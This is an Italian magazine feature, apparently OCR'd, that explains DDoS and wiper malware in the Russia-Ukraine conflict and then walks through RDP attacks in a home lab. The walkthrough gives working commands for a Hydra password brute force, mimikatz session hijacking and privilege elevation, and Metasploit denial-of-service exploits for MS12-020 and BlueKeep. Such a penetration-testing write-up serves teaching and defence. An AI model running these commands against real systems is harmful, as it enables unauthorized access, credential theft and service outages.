# sudo echo "169.254.161.202 metasploitable3" >> /etc/hosts
```


DDOS E WIPER MALWARE

ATTACCHI DELLA CYBERGUERRA

Sono tra le principali tecniche messe in atto durante gli "scontri digitali" tra Russia e Ucraina. Ecco come funzionano

Partiamo dal DDoS. È l'acronimo di **Distributed Denial Of Service**, che in italiano possiamo tradurre come **negazione di servizio**, una tipologia di attacco informatico nata alla fine degli anni 90 (come DoS), molto diffusa e di estrema efficacia. Questo tipo di attacchi consiste nell'inondare un sistema informatico con un enorme numero di richieste, esaurendone le risorse e impedendone l'erogazione dei servizi. Attualmente, il DDoS è uno degli attacchi più popolari nel mondo dell'hacking informatico, in quanto garantisce un alto grado di anonimità (quasi totale) dell'attaccante ed è in grado di bloccare il funzionamento di un sito Web o di un server senza causarvi danni fisici; ciò che viene compromesso, in sostanza, non è il funzionamento della macchina attaccata, ma la sua capacità di rispondere e garantire il servizio al quale è destinata.
I danni causati da un attacco del genere possono essere ingenti: ogni volta che un sito viene sovraccaricato e cessa di funzionare crea un disservizio e un danno economico direttamente

Durante un attacco DDoS possono venire inviati anche oltre 1,5 Terabyte di dati al secondo, in modo da bloccare e compromettere il funzionamento di qualsiasi sito Web o server

figura #1

Attacco distribuito: il DDoS prevede che l'attacco parta da molte fonti, in questo caso computer detti *zombie*.

proporzionale alla durata e all'intensità dell'attacco. Ci sono diverse tipologie di attacchi DDoS: possono provenire da un singolo PC o da un gruppo di computer, spesso attori inconsapevoli, in modo da depistare le tracce; negli anni il crescente utilizzo di attacchi di questo tipo ha portato allo sviluppo di numerose varianti, sempre più efficaci e difficili da controllare. Per queste ragioni è ampiamente adoperato nel conflitto Russia-Ucraina [figura #1].

DISTRIBUTED DENIAL OF SERVICE

Come già accettato, inizialmente erano conosciuti come attacchi DoS, e si basano sull'esaurimento delle risorse di sistema e di tutti i dispositivi che fanno da tramite tra client e server. La loro intensità si misura in pacchetti per secondo e il flusso di invio dipende in modo diretto dalla connessione internet utilizzata. Sono attacchi a protocollo volumetrico, orientati alla saturazione del servizio mediante l'invio di grandi quantità di dati. Un esempio? Il **SYN FLOODING**, considerato il pioniere degli attacchi DoS, che tradotto significa appunto "inondazione di pacchetti Syn". Gli attacchi di tipo DDoS, invece, ovvero Distributed Denial of Service, necessitano di più macchine per effettuare un'aggressione, riuscendo, grazie alle molteplici risorse utilizzate, a generare enormi flussi di dati, e risultando estremamente efficace e difficile da tracciare. Tuttavia, è raro che l'attaccante possieda un numero di terminali tale da poter sferrare un attacco in solitaria; risulta quindi necessario infettare PC terzi, lasciando delle backdoor dalle quali accedere al momento del bisogno. I computer infettati, detti anche **ZOMBIE**, una volta sotto il controllo dell'hacker, costituiscono la cosiddetta **Botnet** che, una volta raggiunte le dimensioni necessarie all'attacco, verrà attivata ai danni del server attaccato. Le connessioni di ultima generazione, consentendo l'invio di quantità sempre maggiori di dati, stanno contribuendo al forte aumento di attacchi DDoS.

ATTACCO DRDOS

Il **DRDOS** è una variante del DDoS che si caratterizza per

GLOSSARIO DI BASE

SYN FLOODING
Tipo di attacco DoS in cui il pirata invia una enorme serie di richieste SYN sufficienti a bloccare il funzionamento delle risorse del server.

UDP FLOOD
Tipo di attacco DoS in cui viene inviata una serie di pacchetti IP contenenti lo User Datagram Protocol per bloccare il server.


ZOMBIE
Computer connesso a Internet compromesso dall'azione di un malware, che fa parte di una botnet e può contribuire all'attacco.

DRDOS
Distributed Reflection Denial of Service, indica l'invio di finte richieste a un gran numero di Pc che rispondono bloccando il mittente.

l'invio di una grande quantità di dati in breve tempo; nel **Distributed Reflected Denial of Service**, l'attaccante invia a uno o più server dotati di banda larga delle richieste di accesso sostituendo il proprio IP con quello del bersaglio da attaccare. Così facendo le risposte vanno a confluire sul Pc/Server attaccato bombardandolo con un'enorme quantità di richieste. Basta considerare che, in alcuni tipi di richieste, ogni volta che uno dei server invia un pacchetto a un Pc senza ottenere risposta reitera la richiesta per tre volte. Il DRDoS, oltre a essere molto efficace, risulta difficilmente schermabile dall'utente in quanto, se si sceglie di filtrare le risposte da dare ai server, si va a compromettere la funzionalità della connessione. Esistono poi tanti tipi di attacco "a negazione di servizio". Un esempio è **L'UDP FLOOD**, che utilizza l'User Datagram Protocol, un tipo di protocollo utilizzato dove è più importante la velocità piuttosto che la qualità dei pacchetti. C'è poi lo **SMURF**, un attacco che può avvenire tramite una normale connessione via modem data la modesta quantità di pacchetti inviati. Il sistema si basa sulla comunicazione con una rete esterna, mal configurata, che funge da moltiplicatore di pacchetti. Una volta moltiplicati questi pacchetti vengono inviati al bersaglio prestabilito utilizzando connessioni ad alta velocità. Il requisito principale di questa tipologia di attacco è la sopracitata "rete mal configurata" che risulta facilmente manipolabile. Si può citare anche l'attacco Slowloris, il cui obiettivo principale è di stabilire e mantenere delle connessioni attive con il sito Web attaccato. In sostanza vengono inviate numerose richieste di connessione parziali al web server che, pur non andando a buon fine, generano un intasamento non consentendo al server attaccato di ricevere connessioni da altri utenti e rallentandolo vistosamente.

WIPER MALWARE

Anche noto come *malware cancellatore*, è un tipo di software dannoso

figura #2

Nella timeline degli attacchi mediante Wiper Malware, nel 2022, ci sono da registrare le varianti: WhisperKill, WhisperGate, HermeticWiper, IsaacWiper, CaddyWiper, DoupleZero e AcidRain. Tutte registrate nella guerra Russia-Ucraina.
Fonte: https://www.fortinet.com.

progettato per distruggere o danneggiare irrimediabilmente i dati presenti su un sistema informatico. A differenza di altri malware, il suo obiettivo principale non è il furto di informazioni o il controllo remoto, ma la distruzione totale dei dati.

COME FUNZIONA?

Solitamente l'attacco avviene in tre fasi:
Infiltrazione: il malware può essere distribuito attraverso diverse tecniche, tra cui phishing, exploit di vulnerabilità o attraverso la compromissione di sistemi legittimi; **Esecuzione:** una volta infiltrato, malware si attiva e inizia a distruggere i dati presenti sul sistema di destinazione.
Questo può includere la cancellazione di file, la sovrascrittura dei dati o la corruzione delle informazioni crittografiche;
Copertura delle tracce: l'obiettivo principale è nascondere la sua presenza e le sue attività distruttive. Di solito, il malware cancella i log di sistema o installa componenti aggiuntivi per rendere più difficile il rilevamento e la rimozione [figura #2].

NEL CONFLITTO

Durante gli scontri tra Russia e Ucraina **sono emerse varie evidenze dell'uso di attacchi tramite Wiper Malware da parte di ambedue le parti coinvolte**. Gli attacchi sono stati utilizzati come arma cibernetica per infliggere danni significativi alle infrastrutture e alle risorse critiche. Nello specifico, sono stati adoperati per attaccare e danneggiare i sistemi energetici, le reti di distribuzione dell'acqua e altre infrastrutture vitali, mirando a destabilizzare il nemico e creare caos nella società. In altri casi, sono stati utilizzati per alterare e distruggere le informazioni all'interno dei sistemi di comunicazione e dei media, al fine di diffondere disinformazione e manipolare la percezione del nemico, oppure per colpire i sistemi informatici delle forze armate, cercando di danneggiare o compromettere le loro capacità operative.
Un esempio su tutti è l'uso del malware WhisperGate, individuato dai ricercatori del Microsoft Threat Intelligence Center (MSTIC). Si tratta di un agente infettante diffuso in due momenti diversi. Nella prima fase ha tentato di distruggere il Master Boot Record e di mettere fuori uso eventuali opzioni di ripristino. Nella seconda fase, invece, un downloader ha estratto il codice necessario per avviare una terza fase, ovvero l'esecuzione di un comando PowerShell che ha mandato in sospensione gli endpoint per 20 secondi (giusto il tempo di attivare un offuscatore e una libreria che ha scaricato il payload di attacco). Poi, l'ultima fase è stata la distruzione dei file e la loro sovrascrittura.

L'impatto e le conseguenze della diffusione del Wiper Malware durante la guerra

L'utilizzo del Wiper Malware nella guerra Russia-Ucraina ha portato a conseguenze significative e durature. Oltre ai danni materiali alle infrastrutture critiche, si sono verificati impatti socio-economici negativi, come interruzioni nella fornitura di energia, problemi di approvvigionamento idrico e disturbi nelle reti di comunicazione. Inoltre, l'attacco ha generato un clima di sfiducia e insicurezza nella popolazione. Il contrasto efficace agli attacchi di questo genere richiede una combinazione di misure preventive e di risposta rapida. È fondamentale implementare robuste soluzioni di sicurezza informatica, come firewall avanzati, sistemi di rilevamento delle intrusioni e monitoraggio costante delle reti. Inoltre, la collaborazione tra i governi, le agenzie di intelligence e le aziende del settore privato è essenziale per condividere informazioni e sviluppare strategie di mitigazione.

ATTACCO AL DESKTOP WINDOWS DA REMOTO

Quattro possibili scenari con altrettante tipologie di attacco che è possibile realizzare sfruttando il Remote Desktop Protocol di casa Microsoft

Il Remote Desktop Protocol ha sempre rappresentato un elemento significativo dell'accesso remoto, facilitando le operazioni e la manutenzione dei sistemi Windows a distanza. Ma si sa, da "un grande potere derivano grandi responsabilità"!
Ma prima di scoprirle e addentrarci nelle tecniche di attacco tramite protocollo RDP, diamo uno sguardo ai dettagli tecnici e alla macchine usate in questo approfondimento.

I test che abbiamo fatto per la stesura di questo approfondimento sono stati realizzati con un laboratorio così composto: Macchina Attaccante, Kali Linux – IP: 192.168.178.129; Prima Macchina Target, Windows 11su Oracle VM – IP: 192.168.178.131; Seconda Macchina Target: Windows Server 2008 R2 x64 su Oracle VM—IP: 192.168.178.133; Terza Macchina Target: Windows 7 x64– Su WMware 14: IP: 192.168.178.135.
Per abilitare l'accesso RDP sulla macchina target abbiamo seguito il seguente metodo: premere **Windows + R** per aprire la finestra di dialogo **Esegui**; digitare "sysdm.cpl" e dare **Invio**; si apre la scheda "System Properties"; scegliere la categoria "Remote"; alla voce "Remote Desktop" cliccare su **Allow remote connections to this computer**; infine, premere **Apply**.

Dettagli tecnici del protocollo RDP

Architettura: RDP è basato sul modello client-server. Questo ospita la sessione e il client si connette a quella sessione. Questo permette agli utenti di controllare il server come se fossero fisicamente presenti davanti al computer.
Codifica: RDP utilizza tecniche di compressione dei dati per ridurre la larghezza di banda necessaria per trasmettere informazioni tra il client e il server. Inoltre, adatta la qualità della trasmissione in base alle condizioni della rete.
Sicurezza: una delle preoccupazioni principali riguardo l'accesso remoto è la sicurezza. RDP ha integrato funzionalità di sicurezza come la crittografia, autenticazione basata su certificati e Network Level Authentication (NLA), per garantire che solo gli utenti autorizzati possano stabilire una connessione.
Porta di default: RDP utilizza la porta TCP 3389.
Funzionalità Avanzate: con gli anni, RDP ha introdotto funzionalità come il trasferimento di file, la stampa remota, la condivisione di appunti e l'audio bidirezionale. Questo ha reso possibile per gli utenti non solo controllare un computer in remoto, ma anche utilizzare quasi tutte le funzionalità come se fossero fisicamente presenti.
Compatibilità: anche se RDP è un protocollo sviluppato da Microsoft, esistono client RDP per quasi tutte le piattaforme, inclusi macOS, Linux e dispositivi mobili.

Scenario 1 | RDP Attack via bruteforce

Come primo scenario, ipotizziamo che il nostro Amministratore di rete abbia configurato delle regole di Network Address Translation (NAT) sul firewall aziendale, per consentire l'accesso RDP da Internet su un server di produzione.

Utilizziamo **nmap** per effettuare una scansione sull'host target, puntando alla porta di default del servizio:

```
nmap -vvv -n -Pn -sT
192.168.178.131 -p 3389
```

1. nmap: avvia l'utility nmap.
2. -vvv: aumenta il livello di verbosità dell'output. Più "v", più dettagliato sarà l'output.
3. -n: non risolve gli indirizzi IP in nomi DNS.
4. -Pn: Tratta tutti gli host come se fossero online e salta la fase di discovery (ping).
5. -sT: tenta di stabilire una connessione TCP, completando l'hand-shake con ogni porta specificata. È più lento e rilevabile rispetto ad altre tecniche, ma non richiede privilegi di root.
6. 192.168.178.131: indirizzo IP dell'host di destinazione da analizzare.
7. -p 3389: esegue la scansione solo sulla porta specificata. In questo caso è la porta 3389, comunemente utilizzata per il protocollo Remote Desktop Protocol (RDP) di Microsoft [figura #1]. Dopo esserci assicurati che il servizio è in ascolto sulla porta di default, effettuiamo una scansione più "invasiva" con -A:

```
nmap -A 192.168.178.131 -p
3389
```

L'opzione -A in nmap è una delle opzioni più potenti e utili, poiché combina diverse funzionalità di alto livello in un singolo flag. L'opzione -A attiva la rilevazione delle versioni, l'esecuzione di script, il riconoscimento dei sistemi operativi e il traceroute.

• **Rilevazione della versione (-sV):** nmap tenta di determinare la versione delle applicazioni che sono in esecuzione su ciascuna porta aperta.

figura #1

```
Nmap scan report for 192.168.178.131
Host is up, received user-set (0.0062s latency).
CEST for 0s

PORT     STATE SERVICE       REASON
3389/tcp open  ms-wbt-server syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.05 seconds
```

L'output di nmap, ci mostra che lo stato della porta è "open".

• **Riconoscimento del Sistema Operativo (-O):** nmap cerca di determinare il sistema operativo dell'host target. Ciò viene fatto analizzando le risposte ai pacchetti inviati durante la scansione.
• **Esecuzione di script (NSE:** Nmap Scripting Engine): nmap ha un motore di scripting estremamente potente chiamato NSE. Con l'opzione -A, nmap eseguirà una serie di script predefiniti da una categoria chiamata "default".
• **Traceroute (--traceroute):** questa opzione fa in modo che nmap determini e mostri il percorso attraverso la rete che i pacchetti seguono per raggiungere l'host. Analizzando l'output del comando possiamo osservare che il nome della macchina è SERVER01. Ora adesso tentare il nostro attacco. Utilizzeremo Hydra:


```
hydra -l blue -P /usr/share/
wordlists/rockyou.txt
rdp://192.168.178.131 -V -t 4
```

• **hydra:** avvia il tool.
• **-l blue:** specifica un nome utente per il tentativo di accesso.
• **-P /usr/share/wordlists/rockyou.txt:** utilizziamo un elenco di password. Il file /usr/share/wordlists/rockyou.txt è una delle wordlist più trapelate da un data leak.
• **rdp://192.168.178.131:** specifica a hydra di tentare l'attacco sul servizio RDP all'indirizzo IP 192.168.178.131.
• **-V:** per visualizzare tutti i tentativi di accesso nel terminale. La "V" sta per "verbose", ovvero "dettagliato".
• **-t 4:** questa opzione indica a hydra di utilizzare 4 connessioni. Effettuiamo adesso l'accesso in RDP su SERVER01:

```
xfreerdp /v:192.168.178.131
/u:blue /p:shadow1
```

• **xfreerdp:** è il nome del client FreeRDP che viene utilizzato per stabilire connessioni RDP.
• **/v:192.168.178.131:** specifica l'indirizzo IP del server a cui connettersi.
• **/u:blue:** specifichiamo il nome utente con cui si desidera connettersi.
• **/p:shadow1:** forniamo la password per l'account utente specificato. In questo esempio, la password è "shadow1". [figura #2].

figura #2

L'attacco è andato a segno e siamo riusciti a trovare la password per l'utente "Blue". Nota: nell'attacco abbiamo supposto di essere riusciti a ottenere il nome utente. Volendo, avremmo potuto specificare una wordlist utilizzando l'opzione -L.

Scenario 2 | Session Hijacking

Dopo aver ottenuto le credenziali dell'utente "Blue" siamo riusciti ad avere accesso RDP alla macchina SERVER01. Supponiamo adesso che un altro utente sia loggato sulla macchina o che la sua sessione sia rimasta attiva non avendo effettuato il log-off.

In termini generali, dopo che un utente ha effettuato l'accesso a un sistema o applicazione, gli viene assegnato un token di sessione o un cookie di sessione. Se un malintenzionato riesce a catturare questo token o cookie, può impersonare quell'utente e accedere alla sessione come se fosse lui.
Eseguiamo l'accesso sulla macchina vittima SERVER01 via RDP, come fatto in precedenza [figura #3].
Per portare a segno questo attacco avremo bisogno del tool mimikatz sulla macchina target. Individuiamo il percorso del file binario sulla macchina attaccante, con il comando:

```
locate mimikatz
```

Creiamo una directory dove andremo a posizione il tool mimikatz. Nel mio caso, il percorso completo è:

```
/home/a1rk/RDPAttack
```

Copiamolo nella directory che abbiamo creato:

```
cp /usr/share/windows-resources/mimikatz/x64/mimikatz.exe /home/a1rk/RDPAttack
```

Adesso dobbiamo trasferire il file sulla macchina vittima.
Per farlo, possiamo servirci di svariate modalità, compreso l'utilizzo del tool impacket. Tuttavia, procediamo utilizzando un metodo meno popolare e creiamo una share sulla macchina attaccante attraverso Samba. Per prima cosa, modifichiamo il file di configurazione di Samba con un editor di testo:

```
sudo mousepad /etc/samba/smb.conf
```

Spostiamoci alla fine del file e inseriamo i parametri della condivisione:

```
[RDPAttack]
path = /home/a1rk/RDPAttack/
available = yes
read only = no
browsable = yes
public = yes
writable = yes
```

Riavviamo il servizio Samba per applicare le modifiche sudo service smbd restart e infine diamo permessi full alla nostra share:

```
sudo chmod 777 RDPAttack
```

NB: alla fine dell'operazione ricordiamoci di eliminare la share.
Torniamo sulla macchina vittima, dove abbiamo una sessione RDP attiva con l'utente Blue.
Utilizziamo la combinazione di tasti Win + R per lanciare Powershell con l'omonimo comando e copiamo dalla share contenente l'eseguibile di mimikatz (che abbiamo messo a disposizione attraverso samba) sulla macchina vittima:

```
copy \\192.168.178.129\RDPAttack\mimikatz.exe C:\Users\Blue\
```

Siamo connessi alla macchina vittima come "Blue", ne abbiamo conferma eseguendo il comando in powershell:

```
[System.Security.Principal.WindowsIdentity]::GetCurrent().Name
```

o più semplicemente whoami.
Avviamo adesso mimikatz e listiamo le sessioni attive sulla macchina:

```
./mimikatz.exe
privilege::debug
ts::sessions
```

Come possiamo osservare, all'utente "Admin" è assegnata la sessione numero 1. Cerchiamo adesso un token con privilegi elevati (ad esempio, un token di un processo di sistema o di un amministratore) e "usurpiamo" tale token per elevare i privilegi della sessione corrente.
Il nostro target è NT Authority\SYSTEM. NT Authority\SYSTEM è un'identità speciale nel sistema operativo Windows e rappresenta il livello più alto di privilegi.
Ha accesso a tutti i sistemi e ai servizi sul computer locale, e può effettuare qualsiasi operazione.

```
token::elevate
```

Adesso possiamo prendere il controllo della sessione dell'utente "Admin" aperta sulla macchina, digitando il comando:

```
ts::remote /id:1
```

Appena avremo dato invio, verremo switchati automaticamente sulla sessione attiva dell'utente "Admin".





figura #3

Dal Task Manager nella sezione user, possiamo osservare che sulla macchina sono attualmente attive due sessioni: quella dell'utente corrente (la nostra) e quella dell'utente Admin.


Scenario 3 | DOS Attack Vuln MS12-020

Molte organizzazioni non implementano policy di aggiornamento adeguate, mantenendo vivi sistemi operativi obsoleti e non aggiornati. Sia organizzazioni con risorse limitate e conoscenze insufficienti in materia di sicurezza, sia organizzazioni molto grandi che non hanno un pieno controllo sui loro sistemi (ad esempio per via di software obsoleti compatibili esclusivamente con determinate versioni di un dato sistema operativo) tendono a mantenere versioni vecchie di Windows non aggiornate e pericolosamente esposte. Il nostro attaccante ha intenzione di causare un disservizio alla società, mettendo offline il loro server.

La vulnerabilità MS12-020 permette agli attaccanti di inviare pacchetti malevoli a un sistema che consente l'accesso RDP, causando potenzialmente un crash del servizio e rendendolo inutilizzabile. Più specificamente, si trattava di un attacco di tipo Denial of Service (DoS). Eseguiremo l'attacco su un'altra macchina connessa in rete all'IP: **192.168.178.133**.
Per portare a segno questo attacco, sfrutteremo il Framework di Metasploit. Sulla macchina attaccante digitiamo: **msfconsole**. Una volta eseguito il Framework, utilizziamo uno dei moduli ausiliari per vedere se il target è vulnerabile.

```
use auxiliary/scanner/rdp/ms12_020_check
```

Settiamo il target

```
set RHOSTS 192.168.178.133
```

Da questa schermata possiamo notare come il modulo ha dato un riscontro positivo: l'host è vulnerabile. Possiamo adesso procedere con l'attacco.

Lanciamo il modulo ausiliario:

```
Run
```

[figura #4].
Inizialmente, viene individuato il dispositivo target attraverso il suo indirizzo IP, dopodiché stabilisce una connessione con esso via RDP. Una volta che il dispositivo target conferma di essere pronto per la connessione, l'exploit invia sequenze di pacchetti di dimensione crescente fino a che il dispositivo crasha. Nella nostra dimostrazione, possiamo osservare che la sequenza inizia con un pacchetto di 210 byte.
Carichiamo il modulo per eseguire l'attacco:

```
use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
```


```
settiamo il target
```

```
set RHOSTS 192.168.178.133
```

```
Lanciamo l'attacco
```

```
exploit
```

[figura #5].

figura #5

Come osserviamo dall'immagine il nostro attacco ha avuto successo e il server è crashato.

Scenario 4 | DoS: BlueKeep Exploit

In maniera simile al precedente scenario, l'organizzazione target possiede diverse macchine Windows 7 a 64bit (non aggiornate) che fanno parte di un'ipotetica rete di magazzino, accessibile tramite una rete Wi-Fi non sufficientemente protetta. Lo scopo dell'attaccante è causare un disservizio alla società mettendo offline le macchine.

BlueKeep è una vulnerabilità individuata nell'architettura RDP e permette a un attaccante di eseguire codice remotamente. Identificata nella metà del 2019, comporta un particolare rischio per i sistemi Windows Server 2008 e Windows 7. L'attacco si basa sulla corruzione dell'heap e all'interno di Metasploit sono disponibili lo scanner dedicato e l'exploit.
Cominciamo quindi con avviare nuovamente il Framework di attacco Metasploit, attraverso il comando **msfconsole**.
Carichiamo il modulo ausiliario per eseguire il check sulla vulnerabilità:

```
use auxiliary/scanner/rdp/
cve_2019_0708_bluekeep
```

Specifichiamo il target:

```
set RHOSTS 192.168.178.135
```

Lanciamo il modulo:

```
run
```

Il target è vulnerabile. L'exploit di BlueKeep è stato originariamente pensato per accedere alla macchina target. Perché l'exploit funzioni, è necessario trovare l'indirizzo iniziale del parametro **Non-PagedPool** e inserirlo nell'exploit. Per eseguire questa operazione dovremmo avere accesso alla macchina virtuale target e scaricare l'intero contenuto della memoria, cosa che il nostro attaccante non può fare. Utilizzerà quindi l'exploit BlueKeep per generare un memory corruption nei sistemi target causando di conseguenza un Denial of Service.
Procediamo quindi con il tentativo di exploitation. Switchiamo il modulo passando a:

```
use exploit/windows/rdp/
cve_2019_0708_bluekeep_rce
```

Specifichiamo il target:

```
set RHOSTS 192.168.178.135
```


Questa volta avremo bisogno di specificare quale tipologia di ambiente target stiamo per "exploitare". Quindi digitiamo **info** per avere ulteriori informazioni sull'exploit che stiamo per lanciare.
L'exploit richiede poi ulteriori parametri: la versione del sistema operativo target e l'eventuale ambiente di virtualizzazione che lo ospita, selezioniamo quindi il target 3.

```
set target 3
```

Lasciamo il payload di default, in quanto il nostro intento è esclusivamente quello di causare un Denial of Service dell'host. Possiamo ora lanciare l'exploit con l'omonimo comando.

```
exploit
```

Dopo pochi secondi, la schermata blu di Windows confermerà il crash e l'errore che avevamo previsto [figura #6].

figura #6

L'attaccante potrebbe provare a riprodurre in laboratorio l'ambiente target e tentare di identificare l'indirizzo della Non-PagedPool per poi inserirlo nell'exploit, assegnandolo alla variabile GROOMBASE (presente nel codice ruby dell'exploit). Il risultato non è comunque garantito in un contesto reale.

A cura di
Francesco Marano
(per Unlock Security)
e Lorenzo Anastasi

SO DA DOVE POSTI

